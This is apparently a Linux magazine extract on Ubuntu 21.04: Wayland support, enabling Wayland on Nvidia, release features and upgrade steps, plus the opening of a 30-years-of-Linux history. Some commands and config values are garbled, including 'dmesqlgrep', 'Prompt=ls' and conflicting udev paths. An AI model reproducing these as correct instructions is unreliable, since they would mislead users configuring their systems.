Looking for a live-streaming or screen-recording tool that'll work in Wayland? OBS Studio 27.0 sees the efforts of one diligent developer to integrate native Wayland support (you can read about his "long road" at <http://bit.ly/1xf277obs>). If version 27 isn't available to install via snap by the time you read this, try the current



**› OBS Studio supports Wayland natively – the simplest way to get it is to install through Flatpak.**

flatpak release instead, which incorporates the plugin required to stream or record Wayland windows,

## Fixes ahoy

Elsewhere, developers are keen to incorporate native Wayland support into their tools. In many cases, the fixes are upstream via the APIs and other elements used to build their applications, so they may be forced to wait on these. For example, the versions of Firefox and LibreOffice that ship with Ubuntu 21.04 both natively support Wayland, but Thunderbird still requires XWayland. Blender 2.90 recently launched with initial Wayland support (you need to build it with the `WITH_GHOST WAYLAND` option), while Wine's developers are working to implement native Wayland support, with several unreleased patches demonstrating future Wayland functionality as copy and paste, drag and drop, and the ability to change the display mode.

Canonical has given itself a year to iron out any issues with Wayland before the next LTS release. Our money is that come Ubuntu 22.04 LTS's release next year, Wayland will be the default windowing system on all PCs – including those running Nvidia graphics.

If all this sounds like unnecessary faff, or your favourite programs refuse to work with Wayland, then you're not stuck with it. Simply log out of your current session, click your username, and then click the Settings button to switch to using GNOME with Xorg.



## Get Wayland working on Nvidia

```
nick@nick-MSI-PC: /etc/modprobe.d
```

```
nick@nick-MSI-PC: /etc/modprobe.d/nvidia-graphics-drivers.conf*
```

```
options nvidia_drm modeset=1
```

```
nick@nick-MSI-PC: /etc/gdm3
```

```
nick@nick-MSI-PC: /etc/gdm3/custom.conf*
```

```
# GDM configuration storage
```

```
# See /usr/share/gdm/gdm.schemas for a list of available options.
```

```
[daemon]
```

```
# Uncomment the line below to force the login screen to use Xorg
```

```
#WaylandEnable=False
```

```
# Enabling automatic login
```

```
#AutomaticLoginEnable = true
```

```
#AutomaticLogin = user
```

```
# Enabling timed login
```

```
#TimedLoginEnable = true
```

```
#TimedLogin = user
```

```
#TimedLoginDelay = 30
```

```
nick@nick-MSI-PC: /etc/lib/udev/rules.d
```

```
#!/bin/sh
```

```
nick@nick-MSI-PC: /etc/lib/udev/rules.d/61-gdm.rules*
```

```
#ATTR{vendor}=="NVIDIA", ATTR{device}=="NVIDIA", RUN="/usr/libexec/gdm-disable-wayland"
```

```
#ENV{DISPLAY}=":0.0", RUN="/usr/libexec/gdm-disable-wayland"
```

```
#Disable Wayland if enlightenment is disabled
```

```
#ENV{DISPLAY}=":0.0", RUN="/usr/libexec/gdm-disable-wayland"
```

### 1 Configure nvidia-graphics-drivers.conf

Type `sudo nano /etc/modprobe.d/nvidia-graphics-drivers.conf` and hit Enter. A blank file or existing config file may open. Simply add the following line, save and then exit: `options nvidia_drm modeset=1`

### 2 Check /etc/gdm3/custom.conf

Now type `sudo nano /etc/gdm3/custom.conf` and hit Enter. Verify the line `WaylandEnable=False` has been commented out like so: `#WaylandEnable=False`. Save and exit again.

### 3 Comment out rules

Type `sudo nano /usr/lib/udev/rules.d/61-gdm.rules` and hit Enter. Make sure all lines are commented out using `#` as shown above. Save and exit, then reboot. When you log in, you should see a settings cogwheel on the main screen – verify it's set to Gnome to boot into Wayland.

# What's new in 21.04?

It may not be packed full of eye-catching new features, but Ubuntu 21.04 features plenty of improvements.



**W**ayland may be dominating the headlines, but it's by no means the only new feature that's arrived in Ubuntu 21.04. Several other features are linked to Wayland, of course – the PipeWire project for one, with its aim to "greatly improve handling of audio and video under Linux". It's basically a replacement for pulseaudio and JACK, designed to work with containerised Flatpak applications but also tying in neatly with Wayland's tighter security requirements.

In practical terms, its primary function is to restore the ability to both screen-share and record your desktop with compatible applications such as OBS Studio and Discord. It'll also improve audio support in sandboxed applications such as those installed through Flatpak.


One interesting choice made in Ubuntu 21.04 is the one to stick with GNOME 3.38 (or more precisely,

## "A new desktop extension finally handles drag-and-drop interactions between desktop and applications"

3.38.5). This means that the desktop remains a familiar one, despite the recent release of GNOME 40. As a result, no radical desktop changes – such as the controversial switch to dynamic horizontal workspaces – have been implemented this time around, although selected GNOME applications, including System Monitor, have been updated to their GNOME 40 versions behind the scenes.

There are some subtle changes to the desktop's appearance, such as a shift to using the Dark Theme by default for UI elements on the menu bar, including status menus and Calendar tool. In addition, look out for

► One minor tweak sees all menu bar items – including the Calendar – switch to the Dark Theme by default.



some small, but pleasing updates to the Nautilus File Manager, including icon redesigns incorporating rounded corners.

## Desktop improvements

One major change that should make life a lot simpler is the incorporation of a new desktop extension that finally handles drag-and-drop interactions between desktop and applications (such as via the file manager) properly. Take a trip to Settings>Power where you should find – assuming your configuration has proper kernel support – that you can now configure power profiles from the friendly GUI. Simply switch between 'balanced power' and 'power saver' as required. This feature is clearly aimed at laptop users, with the only notable downside being that your settings won't survive a reboot.

The default programs Thunderbird, Firefox and LibreOffice have also been updated to the latest versions at time of release – LibreOffice is now up to 7.1.2.

## Security improvements

There are several welcome security updates in Ubuntu 21.04 worthy of highlighting. First, users' Home folders have finally been made private. This means that users can no longer easily browse the contents of other users' home folders unless their permissions have been tweaked accordingly.

If you're planning on installing Ubuntu 21.04 from scratch on an encrypted partition, you'll be glad to know that a fail-safe now exists in the form of an optional recovery key file, which you can use to recover your system if anything untoward happens. Look out for the option appearing during the install process.

The built-in firewall now has nftables as its default back-end. You can still use the more user-friendly ufw frontend to manage the firewall from the command line and should notice no difference in functionality. The main advantages of using nftables over iptables are that it's easier to use when addressed directly, has no pre-defined tables or chains making it fully configurable, and should be easier to update with new protocols.

Finally, UEFI Secure Boot has been improved to support SBAT-capable shim, grub2 and fwupd – a necessary consequence of the recent BootHole security vulnerabilities disclosed. The desktop also gains support for smartcard authentication, which can be used in place of passwords for logging on to your system.

The kernel has also been upgraded to 5.11 (Ubuntu 20.10 ships with kernel 5.8), and in addition to further security fixes you'll also benefit from the latest hardware support and other performance improvements. Notable examples include reduced

memory swapping thanks to better anonymous memory management, fsync() performance improvements for both ext4 and btrfs filesystems, and support for the latest graphics technologies such as Intel Rocketlake and AMD Vangogh.

## Developer and server changes

In its blog announcing Ubuntu 21.04, Canonical focused largely on enterprise users and developers, stressing new Microsoft-friendly integrations such as native Microsoft Active Directory integration and support for Microsoft's SQL Server, which have also been backported to Ubuntu 20.04.2 LTS.

Elsewhere you'll find key toolchains have been updated too, including Python (now 3.9), Perl, Ruby and PHP. OpenJDK 16 sits alongside OpenJDK 11 for Java support.


Canonical also appears keen to push LTS server users into upgrading to this new release with lots of major component updates. Rails 6 is a particular highlight, with support for rich text material and a controller-like mailbox along with parallel and action cable testing.

There's also Openvpn 2.51, with the promise of faster connection setup and improved TLS 1.3, while Needrestart for Servers is now preinstalled to provide additional help during the update process. It identifies which daemons need to be restarted after library updates and upgrades.

There are more than dozen other package updates, including QEMU (5.2), Libvirt (7.0), DPDK (20.11.1), Containerd (1.4.4) and Docker.io (20.10.2). Check the release notes at <https://discourse.ubuntu.com/t/hirsute-hippo-release-notes/19221> for full details.

## Is it time to upgrade?

It's true to say Ubuntu 21.04 is likely to be remembered as the update that finally made Wayland stick as the new default desktop server. But while there isn't anything



► Although GNOME itself hasn't been updated to version 40, many underlying GNOME tools have.

major to get excited about, there are enough minor improvements to easily justify moving on up from Ubuntu 20.10 sooner rather than later. Being able to drag and drop files between desktop and applications is potentially worth the update on its own.

It's a harder sell if you're currently running Ubuntu 20.04 LTS, however. Given the new kernel (5.11) will be shipping in the next point release (20.04.3), there's no immediate rush to upgrade. Unless you have an urgent need to switch to Wayland, we'd recommend waiting for 22.04 next year – the windowing system will almost certainly be the default by then, and any major issues such as the Nvidia block should be resolved.

It's a trickier call for those running the LTS version of Ubuntu Server, but given that you can update manually to many of the new packages, you may still prefer to hold fire. Either way, if you can't wait until next year to upgrade, check out the box (below) to find out how to do so now.



## These EFI upgrades

If you're running Ubuntu 20.10 on your PC, then keep an eye out for the prompt to update to Ubuntu 21.04. If you miss it, just open Software Updater and it should be offered to you.

At time of writing, the upgrade option was being held back because of a potential issue that prevents PCs running older EFIs from booting.

This problem should be resolved by the time you read this, but if not, open Terminal and then issue the following command:

```
$ dmesqlgrep "EFI v"
```

So long as the version number is greater than 1.10 you shouldn't be affected by the bug. If you're impatient to upgrade, force the upgrade with the following command:

```
$ sudo do-release-upgrade -d
```

If you're running Ubuntu 20.04 LTS on the

desktop, then you're not too far away from the next LTS release in April 2022.

If you've decided you're ready to switch from the long-term support channel to the six-monthly release channel, then open Software & Updates, switch to the Updates tab and change the 'Notify me of a new Ubuntu version' drop-down to 'For any new version'. By now some months have passed since Ubuntu 21.04 made its first appearance, and any initial bugs should have been ironed out, although if you're feeling ultra-cautious, we recommend waiting another month or two before taking the plunge.


After you switch release channels, open Software Updater and you should be told that Ubuntu 21.04 is now available – click Upgrade... to install it.

Users who are running Ubuntu Server on their system will need to edit the release-upgrades file:

```
$ sudo nano /etc/update-manager/release-upgrades
```

Change the Prompt=ls line to Prompt=normal, then save the file and exit. Finally, issue this command:

```
$ sudo do-release-upgrade
```



► Switch release channels if you're ready to abandon LTS support for Ubuntu 21.04.

# Celebrate 30 YEARS of Linux!

How a 21-year-old's bedroom coding project took over  
the world and a few other things along the way.





# 30 years of Linux

**L**inux only exists because of Christmas. On January 5, 1991, a 21-year-old computer science student, who was currently living with his mum, trudged through the (we assume) snow-covered streets of Helsinki, with his pockets stuffed full of Christmas gift money. Linus Torvalds wandered up to his local PC store and purchased his first PC, an Intel 386 DX33, with 4MB of memory and a 40MB hard drive. On this stalwart machine he would write the first-ever version of Linux. From this moment on, the history of Linux becomes a love story about community collaboration, open-source development, software freedom and open platforms.

Previous to walking into that computer store, Linus Torvalds had tinkered on the obscure (UK-designed) Sinclair QL (Quantum Leap) and the far better-known Commodore VIC-20. Fine home computers, but neither was going to birth a world-straddling kernel. A boy needs standards to make something that will be adopted worldwide, and an IBM-compatible PC was a perfect place to start. But we're sure Torvalds' mind was focused more on having fun with Prince of Persia at that point than specifically developing a Microsoft-conquering kernel.

Let's be clear: a 21-year-old, barely able to afford an Intel 386 DX33, was about to start a development process that would support a software ecosystem, which in turn would run most of the smart devices in the world, a majority of the internet, all of the world's fastest supercomputers, chunks of Hollywood's special effects industry, SpaceX rockets, NASA Mars probes, self-driving cars, tens of millions of SBC like the Pi and a whole bunch of other stuff. How the heck did that happen? Turn the page to find out...

**“A 21-year-old, barely able to afford an Intel 386 DX33, was about to start a development process that would support a software ecosystem...”**

# Pre-Linux development

Discover how Unix and GNU became the foundation of Linus Torvalds' brainchild.

**T**o understand how Linux got started, you need to understand Unix. Before Linux, Unix was a well-established operating system standard through the 1960s into the 1970s. It was already powering mainframes built by the likes of IBM, HP, and AT&T. We're not talking small fry, then – they were mega corporations selling their products around the globe.

If we look at the development of Unix, you'll see certain parallels with Linux: freethinking academic types who were given free rein to develop what they want. But whereas Unix was ultimately boxed into closed-source corporatism, tied to a fixed and dwindling development team, eroded by profit margins and lawyers' fees, groups that followed Linux embraced a more strict

open approach. This enabled free experimentation, development and collaboration on a worldwide scale. Yeah, yeah, you get the point!

Back to Unix, which is an operating system standard that started development in academia at the end of the 1960s as part of MIT, Bell Labs and then part of AT&T. The initially single or uni-processing OS, spawned from the Multics OS, was dubbed Unics, with an assembler, editor and the B programming language. At some point that "cs" was swapped to an "x," probably because it was cooler, dude.

At some point, someone needed a text editor to run on a DEC PDP-11 machine. So, the Unix team obliged and developed roff and troff, the first digital typesetting system. Such unfettered functionality demanded documentation, so the "man" system (still used to this day) was created with the first Unix Programming Manual in November 1971. This was all a stroke of luck, because the DEC PDP-11 was the most popular mini-mainframe of its day, and everyone focused on the neatly documented and openly shared Unix system.

In 1973, version 4 of Unix was rewritten in portable C, though it would be five years until anyone tried running Unix on anything but a PDP-11. At this point, a copy of the Unix source code cost almost \$100,000 in current money to licence from AT&T, so commercial use was limited during the 70s. However, by the early 80s costs had rapidly dropped and widespread use at Bell Labs, AT&T, and among computer science students propelled the use of Unix. It was considered a universal OS standard, and in the mid-1980s the POSIX standard was proposed by the IEEE, backed by the US government. This makes any operating system following POSIX at least partly if not largely compatible with other versions.



Ken Thompson (left) and Dennis Ritchie are credited with largely creating much of the original UNIX family of operating systems, while Ritchie also created the C language.

## Linux runs everything

Developing software for supercomputers is expensive. During the 1980s, Cray was spending as much on software development as it was on its hardware. In a trend that would only grow, Cray initially shifted to UNIX System V, then a BSD-based OS, and eventually, in 2004, SUSE Linux to power its supercomputers. This was matched across the sector, and the top 500 supercomputers ([www.top500.org](http://www.top500.org)) now all run Linux.

Internet services have also all been developed to run on Unix systems. Microsoft and BSD systems do retain a good slice of services, but over 50 per cent of web servers are powered by Linux. Recent moves to virtual services with container-based deployment are

all Linux-based. Microsoft's cloud service Azure reports that Linux is its largest deployment OS and, more to the point, Google uses Linux to power most of its services, as do many other service suppliers aka AWS.

Android's mobile OS share dropped in 2020 to just 84 per cent – it's powered by Linux. Google bought the startup that was developing Android in 2005. LineageOS (<https://lineageos.org>) is a well-maintained fork of Android and supports most popular handsets well after their manufacturers abandon them.

Space was thought to be Linux's final frontier, because it's not a certified deterministic OS, which is the gold standard

for real-time OSes in mission-critical situations. Turns out that SpaceX rockets use Linux to power their flight systems, using a triple-redundancy system, while NASA has sent Linux to Mars in its helicopter drone, Ingenuity. Tesla is also reportedly running Linux in its cars.

Linux has also been at the heart of Hollywood's special effects since 1997's *Titanic* used a Linux server farm of DEC Alphas at Digital Domain to create its CGI. DreamWorks' *Shrek* in 2001 was the first film that was entirely created on Linux systems. Meanwhile, Pixar ported its Renderman system to Linux from SGI and Sun servers around 2000, in time to produce *Finding Nemo* in 2003.



› Linus Torvalds being interviewed by Linux Format back in 2012.

At the end of the 1980s, the Unix story got messy, with commercial infighting, competing standards and closing off of standards, often dubbed Unix Wars. While AT&T, Sun Microsystems, Oracle, SCO, and others argued, a Finnish boy was about to start university...

## We GNU that

Before we dive into the early world of Linux, there's another part of the puzzle of its success that we need to put in place: the GNU Project, established by Richard Stallman. Stallman was a product of the 1970s development environment: a freethinking, academic, hippy type. One day, he couldn't use a printer, and because the company refused to supply the source code, he couldn't fix the issue – supplying source code was quite normal at the time. He went apoplectic and established a free software development revolution: an entire free OS ecosystem, free software licence and philosophy that's still going strong. Take that, proprietary software!

The GNU Project was established by Stallman in 1983, with GNU being a hilarious (to hackers, at least) recursive acronym for "GNU is Not Unix." Geddit? Its aim was to establish a free OS ecosystem with all the tools and services a fully functioning OS requires. Do keep in mind that most of the tools created then are still being used and maintained today.

By 1987, GNU had established its own compiler, GCC, the Emacs editor, the basis of the GNU Core Utilities (basic file manipulation tools such as list, copy, delete and so on), a rudimentary kernel and a chess engine (See LXF273). But more importantly, Stallman had cemented his ideal of software freedom with the 1989

**"He established a free software development revolution: an entire free OS ecosystem, free software licence and philosophy that's still going strong."**

"copyleft" GPL software licence, and his manifesto setting out the four software freedoms enabling users to run, study, modify and distribute any software – including the source – for any reason.

The GPL remains the strongest copyleft licence, and while it has perhaps fallen out of vogue, it's still regarded as the best licence for true open-source development, and cements most Linux distros. GCC is still an industry standard, Emacs remains a feature-rich development environment, and the GNU Core Utilities are still widely used in certain POSIX systems and most Linux distros.

You could argue that without the GNU Project being established, Linux would never have taken off. The GPL licence (adopted early on in Linux development) forces all developers to share back their enhancements to the source code. It's a feedback loop that promotes shared improvements. Alternative open-source licences enable corporations to take source code and never share back improvements, meaning the base code is more likely to remain static. This was backed by a generation of




› Linux Format interviewed Richard Stallman, the creator of the GNU free software movement, in 2011.

# Distros

developers that grew up studying and using Unix, looking to contribute to a truly freed open-source OS.

## Let's all Freak out!

› We have to mention Tux, the mascot of Linux, because a penguin once bit Linus. True story!



We're getting ahead of ourselves. Linus Torvalds had his Intel 386, was studying computer science at the University of Helsinki, and was using the MINIX 16-bit OS and kernel. MINIX is a POSIX-compatible Unix-like OS and micro-kernel. In 1991, it had a liberal licence, costing just \$69, offering the source code but restricted modification and redistribution.

We imagine the 16-bit limitation spurred Torvalds to create his own 32-bit kernel, but he states the licence restrictions were also key. So, on 25 August, 1991, he posted to [comp.os.minix](#) that he was developing his own free OS. He said that it was "nothing professional like GNU," and it'd only support AT disks, as that's all he had.

This was developed on a MINIX system, compiled on GNU GCC, and he'd ported GNU bash. Torvalds had planned to call his OS Freax, combining "Free," "Freak," and "Unix," but once he'd uploaded it to [ftp.funet.fi](#), a volunteer admin (Ari Lemmke) renamed it Linux, as he thought it was better. So, version 0.01



› Minix for all of its creator's protestations to its superiority has ceased development, even though it runs Intel's CPU Management Engine.

of Linux was released to the world in September 1991.

One telling part of the release notes states: "A kernel by itself gets you nowhere. To get a working system you need a shell, compilers, a library, etc... Most of the tools used with Linux are GNU software and are under the GNU copyleft. These tools aren't in the distribution – ask me (or GNU) for more info."

Importantly, this outlines Linux's reliance on other GPL-licenced tools, and shows the use of the term "distribution," now shortened to "distro." As Torvalds points out, an operating system isn't a kernel alone; it's a collection of tools, scripts, configs, drivers, services and a kernel, lumped together in an easier form for users to install and use.

As for the licence, Torvalds initially used his own, which restricted commercial use, but by January 1992 he'd been asked to adopt the GPL, and had stated the kernel licence would change to align it with the other tools being used. It was December 1992, and for the release of v0.99, the Linux kernel was GPLv2-licensed. This cemented the legal clause that anyone using the kernel source has to contribute back any changes used in published code.

## Birth of The Linux Foundation

Open Source Development Labs was set up at the turn of the millennium to, among other things, get Linux into data centres and communication networks. They became Torvald's (and his right-hand man Andrew Morton's) employer in 2003. Prior to this he was employed by Transmeta, who permitted

him to continue kernel development alongside his other work. Five years previous, another consortium, the Free Standards Group had been set up. By 2007 its work was mostly driving people to switch to Linux, and the two groups merged to form the Linux Foundation (LF). Today the LF's Platinum members include Facebook, Microsoft, Tencent, IBM and Intel. All of whom, contribute (besides the half a million dollars required for Platinum status) a great deal of code to the Kernel. In 2012, when Microsoft wanted to get Linux working on its Azure cloud, they were for a time the

bigest contributor. Besides funding the Kernel, the LF host hundreds of other open source projects, including Let's Encrypt, the OpenJS Foundation and the Core Infrastructure Initiative, which aims to secure the software which underpins the internet.

But it's not all code and corporations. There's conferences too, and it's thanks to the Linux Foundation that we've been able to provide interviews and coverage from the annual Open Source Summit. We look forward to conference season resuming, so we can get back to the snack bars and coffee counters.



# Early kernel development

Refining the very heart of Linux hasn't been an easy ride over the years...

**A**re you a recent Linux convert who's had to engage in combat with rogue configuration files, misbehaving drivers or other baffling failures? Then spare a thought for those early adopters whose bug reports and invective utterances blazed the trail for contemporary desktop Linux. Up until comparatively recently, it was entirely possible to destroy your monitor by feeding X invalid timing information. Ever had problems with Grub? Try fighting it out with an early version of Lilo.

In the early days, even getting a mouse to work was non-trivial, requiring the user to do all kinds of manual calibration. Red Hat released a tool called Xconfigurator that provided a text-mode, menu-driven interface for setting up the X server. It was considered a godsend, even though all it did was generate an **XF86Config** file which otherwise you'd have to write yourself.


So while in 2000 users whined about Windows Me being slow and disabling real-mode DOS, your average Linux user would jump for joy if their installation process completed. Even if you got to that stage, it would be foolishly optimistic to suppose the OS would boot successfully. Hardware detection was virtually non-existent, and of the few drivers that had been written for Linux, most weren't production quality. Yet somehow, the pioneers persisted – many were of the mindset that

preferred the DOS way of working, which began to be sidelined as the millennium approached. Windows users were having their files abstracted away – 'My Computer' epitomises this movement.

In January 2001 Kernel 2.4 was released and with it came support for USB and the exciting new Pentium IV processors, among other things. It was of particular importance to desktop users thanks to its unified treatment of PCI, ISA, PC Card and PnP devices as well as ACPI support. The dot-com bubble was just about to burst, but all the excitement and speculation around it meant that many computer enthusiasts had a broadband connection in their home, some even enjoyed the luxury of owning more than one computer.

## User-unfriendly Linux

This solved some major entry barriers to Linux: people could now download it much more easily; up-to-date documentation was easily accessible; and when Linux saw fit to disappear one's internet connection (or render the system unbootable), the other machine could be used to seek guidance. But the user experience was still, on the whole, woefully inhospitable. While some installers had evolved graphical capabilities, these more often than not were more trouble than they were worth. Users were expected to understand the ins and outs of



► The Human theme was an attempt to make Ubuntu Linux more friendly, because as everyone knows brown is beautiful, especially if you're a warthog.

# Distros

disk partitioning, and be able to discern which packages they required from often terse descriptions.

Windows XP was released in October 2001, and while this was seen as a vast improvement over its predecessor, many users found that their machines weren't up to running it. After all, it required 64MB RAM and a whopping 1.5GB of disk space. Remember that BIOSes had only recently gained the ability to address large drives (there were various limits, depending on the BIOS, 2.1, 4.2 and 8.4GB were common barriers). So many people couldn't install it on their hardware, and many that met the minimum specs found the performance rapidly degraded once the usual pantheon of office suites and runtime libraries were installed.

This provided the motivation for another minor exodus to Linux, and the retro-hardware contingent continue to make up a key part of the Linux userbase (and berate us for not including 32-bit distros). Before 2006 all Macs had PowerPC processors, and many of these (as well as early Intel Macs), long-bereft of software updates from Apple, now run Linux too.

## Gnome makes an appearance

The Gnome 2 desktop environment was released in 2002 and this would become a desktop so influential that some still seek (whether out of nostalgia, atavism or curmudgeonly dislike of modern alternatives) to reproduce it. It aimed to be as simple, tweakable and intuitive, and it's hard to argue

against its achieving all of these adjectives. One of the major enablers was its strict adherence to the Gnome Human Interface Guidelines, which set out some key principles for application designers. This meant the desktop was consistent not just internally, but in respect to all the GTK apps that people would go on to write for it.

Also released was KDE 3, which vaguely resembled Windows – in that it was cosmetically similar and slightly more resource-demanding than Gnome. People and distributions sided with one or the other. SUSE Linux (predecessor of openSUSE) always aimed to be desktop agnostic, but went KDE-only in 2009. Today it caters to both Gnome and KDE.

In late 2002, 'DVD' Jon Johansen was charged over the 1999 release of the DeCSS software for circumventing the Content Scrambling System (CSS) used on commercial DVDs. This software enabled Linux users to play DVDs, a feat they had been hitherto unable to do since DVD software required a licence key from the DVD Copy Control Agency, one of the plaintiffs in the suit. It later emerged that CSS could be broken much more trivially and Johansen was eventually acquitted. By this time iPods and piracy meant that MP3 files were commonplace. These were dogged by patent issues with a number of bodies asserting ownership of various parts of the underlying algorithm. As a result, many distros shipped without patent-encumbered multimedia codecs. The law is murky

## Big Business vs Linux

Being the root of all evil, whenever money is involved, things can turn nasty. So, when the big players in the enterprise and business markets began to see Linux distros as a threat, lawyers were called.

